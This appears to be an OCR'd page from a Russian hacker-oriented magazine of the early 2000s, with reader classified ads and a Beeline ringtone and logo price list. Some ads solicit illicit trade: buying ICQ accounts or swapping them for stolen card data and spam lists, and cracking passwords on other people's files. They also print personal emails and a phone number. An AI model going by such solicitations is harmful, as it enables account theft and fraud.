Ищу работёнку! Знаю HTML, чуть-чуть Flash, Photoshop. Продам много дисков (игры,проги). Ищу опытного наставника, который помог бы мне стать хорошим хакером. Кто хочет, намыливайте на **slash86@inbox.ru**


Москвичи! Ищу альбом Uriah Heep Live'73. формат - винил, кассета, cd-audio, mp3. **XpycTMaN@pisem.net**

Все, кто занимается gamemaking'ом на Delphi и VC++ мыльте на **ITALY87@mail.ru**



Я дизайнер, аниматор, хочу пообщаться с единомышленниками и просто интересными людьми на эти и другие темы. Всех, кого заинтересовало это пишите мне на **Ice@rodniki.ru**

Все, кто интересуется созданием игр для PC любыми способами и на любых моторах, хотел бы найти единомышленников мыльте сюда: **gerasim@netbox.ru**



Люди может у кого-нибудь есть старый не нужный ноутбук (примерно 133 пентюх)
Продайте мне плизз за 200-300 $.Желательно проживание в Саратове !!! Но можно и по другому :-)
Все предложения на **pinkerator123@mail.ru**

Люди !!! Я живу в Саратове и до меня не дошел диск от июньского хакера :(
Продайте плизз !
Все предложения на **pinkerator123@mail.ru**

Хорошо и просто отлично знаю: Flash5, Html,PhotoShop,Poser 4 и др графические проги. Готов выполнить любую работу за деньги или инфу. **kerkines@mail.ru**



Есть идея! VB - проги не запускаются без файла msvbvm60. Нужно написать прогу на C++, которая пасет, есть ли на компе этот файл, а если нет, скачивает его с Инета (630 кВ в зазипованом виде) например, по 50 кВ за день, группирует куски, разархирует в windows\system\, и запускает прогу на VB. Программеры C++, отзовитесь. **babulka911@mail.ru**

Куплю Линуксовый спец. Мыльте на **real-temple@mail.ru**



Профессиональный программист на VC++ и Delphi хочет присоединиться в любую хак-группу. Так же владею вэб-дизайном! **(riderstep@mail.ru)**

Все, кто очень много играют пишите мне! Я занимаюсь программированием для игр, и не только! Помогу всем кто программирует на Delphi и на VC++, Java, Perl. Есть много эксклюзивной инфы по халяве и хакерству! **(sefim@mail.ru)**

Ищу друзей в Ultima Online на серваке ultima.pp.ru. Мыльте на **dron2001@xakep.ru**



Приглашаются НАЧИНАЮЩИЕ ПРОГРАМИСТЫ на Делфи для совместного обучения и создания проектов. Так же нам нужны, web-дизайнеры. Пишите на **almaz-l@mail.ru**

Куплю акаунты от ICQ или поменяю на базу кред, спам лист, и т.д. и т.п. Обращайтесь за инфо высылайте один пробный акаунт, если он будет нормальный, - я отвечу. Замылки сюда: **mihey00@mail.ru**

Приму в дар... и что бы вы думали?... - нет не Pentium4-2ГГц, а диск группы Prodigy, альбом: THE FAT OF THE LAND. Точнее даже могу его приобрести за приемлемую цену в 60-80 вечнодеревянных. Со всеми предложениями обращайтесь по адресу: **baltik_beer@freemail.ru**





Приму в дар или не дорого куплю симы 35МБ в количестве 4х штук, ну очень нужно!!! **eremin_d_a@pisem.net**

Девушки! Одинокий хакер-кодер ищет такую же одинокую хакершу. Пишите на СМС: **89031086375** Слэм.

Забыл паролик на свой файл? (Или на не свой ;)? Не отчаивайся! Просто пришли запрос на адрес **pass_help_2002@mail.ru** и, возможно, уже завтра твоя проблема будет решена!

Пацаны! Хватит ломать! Пора строить! Предлагаем интересную и оплачиваемую работу. Тема: создание программ и программок различной степени сложности (всё в пределах закона!). Оплата зависит от степени вашего таланта и исполнительности, короче договоримся. **foros@gala.net**

Operator's лого		Operator's лого		Operator's лого		Operator's лого	
БИЛАЙН	69260506 $0.25		69240581 $0.35		69240604 $0.35		69240617 $0.35
BEELINE	69250550 $0.45	CRUSHED	69240591 $0.35		69240605 $0.35	SOS!	69240618 $0.35
	69260567 $0.25	BREAK ME	69240592 $0.35		69240606 $0.35		69240619 $0.35
ВСЕ В САД!	69240572 $0.35		69240593 $0.35		69240607 $0.35	UFO	69240620 $0.35
$$$$$	69240573 $0.35	перерыв	69240596 $0.35	ЖИЗНЬ - ОНА ПОЛОСАТАЯ	69240608 $0.35		69240621 $0.35
НЕ УПРЯМЬСЯ!	69240574 $0.35	1 : 0	69240597 $0.35	DO YOU LOVE ME?	69240609 $0.35	дай грязной любви!	69240622 $0.35
BOOM	69240575 $0.35		69240598 $0.35		69240610 $0.35		69240623 $0.35
CALL ME!	69240576 $0.35		69240599 $0.35		69240611 $0.35		69240624 $0.35
	69240577 $0.35		69240600 $0.35		69240612 $0.35		69240625 $0.35
	69240578 $0.35	ВАС СНИМАЮТ СКРЫТОЙ КАМЕРОЙ!	69240601 $0.35		69240613 $0.35		69240626 $0.35
МУ!	69240579 $0.35	ДАРЮ ТЕБЕ	69240602 $0.35		69240614 $0.35		69240627 $0.35
	69240580 $0.35		69240603 $0.35		69240616 $0.35		69240628 $0.35

Оборудование сертифицировано. Лицензия № 17951.

логотипы

нестандартное решение и эксклюзивное исполнение

для телефонов NOKIA

Услуга доступна только для абонентов БИ ЛАЙН GSM

мелодии

широкий спектр любимых мелодий

Ваш телефон запоет по-новому!

Теперь любой владелец мобильного телефона **NOKIA** имеет уникальную возможность украсить дисплей своего телефона новым логотипом или скачать новую мелодию звонка.

Как получить лого/рингтон:

Выберите понравившийся Вам логотип/рингтон.*

Закажите выбранный логотип/выбранную мелодию, **позвонив** со своего мобильного телефона **на номер**, указанный под логотипом/рингтоном.

Дождитесь сообщения автоответчика: **«Ваша заявка принята. Для получения платной услуги BeeOnLine дождитесь звукового сигнала»**.

С Вашего счета спишется стоимость логотипа/рингтона. Плата за звонок равна стоимости понравившегося Вам рингтона/логотипа плюс налоги.

Через несколько секунд Вам придет SMS-сообщение с логотипом/рингтоном. Вы можете его просмотреть и затем сохранить.

*** ВНИМАНИЕ!**
Убедитесь, что Ваш телефон поддерживает получение логотипов!
Operator's лого:
Nokia 3210, Nokia 3310, Nokia 3330, Nokia 5110, Nokia 5130, Nokia 6130, Nokia 6150, Nokia 6210, Nokia 6250, Nokia 6310, Nokia 6310i, Nokia 7110, Nokia 8210, Nokia 8810, Nokia 8850, Nokia 8890, Nokia 9110, Nokia 9110i.

Услуга доступна только абонентам сети БИ ЛАЙН GSM в Московском регионе.

При кредитном порядке расчетов оплата за отправленную мелодию будет включена в очередной счет.

У абонентов БИ+ (а также у абонентов, выбравших авансовый порядок расчета), оплата за мелодию будет списана со счета в момент звонка по номеру для заказа. Если в это время на счете абонента недостаточно средств, то заказ не выполняется и никакой оплаты не производится.

№	Автор	Название	Номер	Цена
1	Вагнер	Полет Валькирий	6311000017	0.25$
2		Интернационал	6311000010	0.25$
3	Мендельсон	Свадебный марш	6311000011	0.25$
4	Бетховен	Лунная Соната	6311000015	0.25$
5		Сиртаки	6311000012	0.25$
6	Бетховен	5ая Симфония	6311000021	0.25$
7	Бах	Брандербургский концерт	6311000019	0.25$
8	НАРОДНОЕ	Солдатушки, бравы ребятушки	6311000029	0.25$
9	НАРОДНОЕ	Раскинулось море широко	6311000039	0.25$
10	НАРОДНОЕ	Ермак	6311000042	0.25$
11	НАРОДНОЕ	Дубинушка	6311000046	0.25$
12	НАРОДНОЕ	Когда я на почте служил ямщиком	6311000047	0.25$
13	НАРОДНОЕ	Ой мороз, мороз	6311000033	0.25$
14	НАРОДНОЕ	Калинка	6311000051	0.25$
15	НАРОДНОЕ	Вечерний звон	6311000052	0.25$
16	НАРОДНОЕ	Виновата ли я	6311000044	0.25$
17	НАРОДНОЕ	Вдоль по Питерской	6311000054	0.25$
18	НАРОДНОЕ	Во саду ли в огороде	6311000045	0.25$
19	НАРОДНОЕ	Ах вы, сени мои, сени	6311000055	0.25$
20	НАРОДНОЕ	Ах Самара-городок	6311000056	0.25$
21		Марсельеза	6311000066	0.25$
22	НАРОДНОЕ	Катюша	6311000064	0.25$
23	НАРОДНОЕ	Яблочко	6311000061	0.25$
24	НАРОДНОЕ	Ой, цветёт калина	6311000063	0.25$
25	НАРОДНОЕ	Чижик-Пыжик	6311000070	0.25$
26	НАРОДНОЕ	7.40	6311000068	0.25$
27	НАРОДНОЕ	Лезгинка	6311000069	0.25$
28	НАРОДНОЕ	Во поле берёза стояла	6311000067	0.25$
29	НАРОДНОЕ	Ты ж мене пидманула	6311000062	0.25$
30	Hi-Fi	Беспризорник	6311000082	0.25$
31	Hi-Fi	Не дано	6311000083	0.25$
32	Алла Пугачева	Старинные часы	6311000090	0.25$
33	Алла Пугачева	Делу – время	6311000092	0.25$
34	Алла Пугачева	Миллион алых роз	6311200023	0.45$
35	Алла Пугачева	В Петербурге сегодня дожди	6311000086	0.25$
36	Апина Алёна	Электричка	6311200022	0.45$
37	Апина Алёна	Летучий голландец любви	6311000084	0.25$
38	Апина Алёна	Соперница	6311000093	0.25$
39	Бутусов/DEADушки	Настасья	6311000094	0.25$
40	Валерий Меладзе	Скрипка (тема)	6311000104	0.25$
41	Валерий Меладзе	Сэра	6311000101	0.25$
42	Валерий Меладзе	Лимбо Бимбо	6311000102	0.25$
43	Валерий Меладзе	Скрипка (проигрыш)	6311000103	0.25$
44	Ветлицкая Наталия	Лунный кот	6311000085	0.25$
45	Вирус	Весна	6311000095	0.25$
46	Витас	Опера №2	6311000096	0.25$
47	Гости из будущего	Нелюбовь	6311000097	0.25$
48	Гости из будущего	Так отважно	6311000098	0.25$
49	Земфира	Искала	6311000109	0.25$
50	Земфира	Хочешь	6311000110	0.25$
51	Земфира	Прости меня моя любовь	6311000111	0.25$
52	Земфира	-140	6311000112	0.25$
53	Земфира	До свиданья!	6311000113	0.25$
54	Земфира	Аривидерчи	6311000114	0.25$
55	Земфира	Лондон	6311000107	0.25$
56	Земфира	Брызги	6311000108	0.25$
57	Киркоров Филипп	Я поднимаю свой бокал	6311000100	0.25$
58	Кузьмин Владимир	Симона	6311000087	0.25$
59	Леприконсы	Хали-Гали Паратрупер	6311000105	0.25$
60	Ляпис Трубецкой	Ау	6311000091	0.25$
61	Мурат Насыров	Кто-то простит	6311000099	0.25$
62	Наутилус Помпилиус	Гудбай Америка	6311200024	0.45$
63	Наутилус Помпилиус	Ален Делон	6311000106	0.25$
64	Шура	Не верь слезам	6311000088	0.25$
65		Подмосковные вечера	6311000077	0.25$
66		Мурка	6311300007	0.65$
67	Cher	Beleive	6311000007	0.25$
68	Creedence Clearwater Revival	Have You Ever Seen the Rain	6311100007	0.35$
69	Eagles	Hotel California	6311300002	0.65$
70	Suzanne Vega	I am Sitting	6311300004	0.65$
71	London Beat	I've Been Thinking About You	6311200010	0.45$
72		Jingle Bells	6311400001	0.95$
73	Chingiz Khan	Moscow	6311200006	0.45$
74	Roy Orbison	Oh Pretty Woman	6311300003	0.65$
75	O.S.T.	Star Wars Imperial March	6311400000	0.95$
76	Мюзикл Норд-Ост	Школа	6311200020	0.45$
77	Мюзикл Норд-Ост	Новый год	6311200021	0.45$
78	Мюзикл Норд-Ост	Летчики	6311200019	0.45$



Цены указаны без учета НДС и НСП.

Полный список мелодий и логотипов — на сайте www.beeonline.ru.
Подробная информация об услугах БиОнЛайн — в информационных печатных материалах и в абонентской службе по телефону 611.

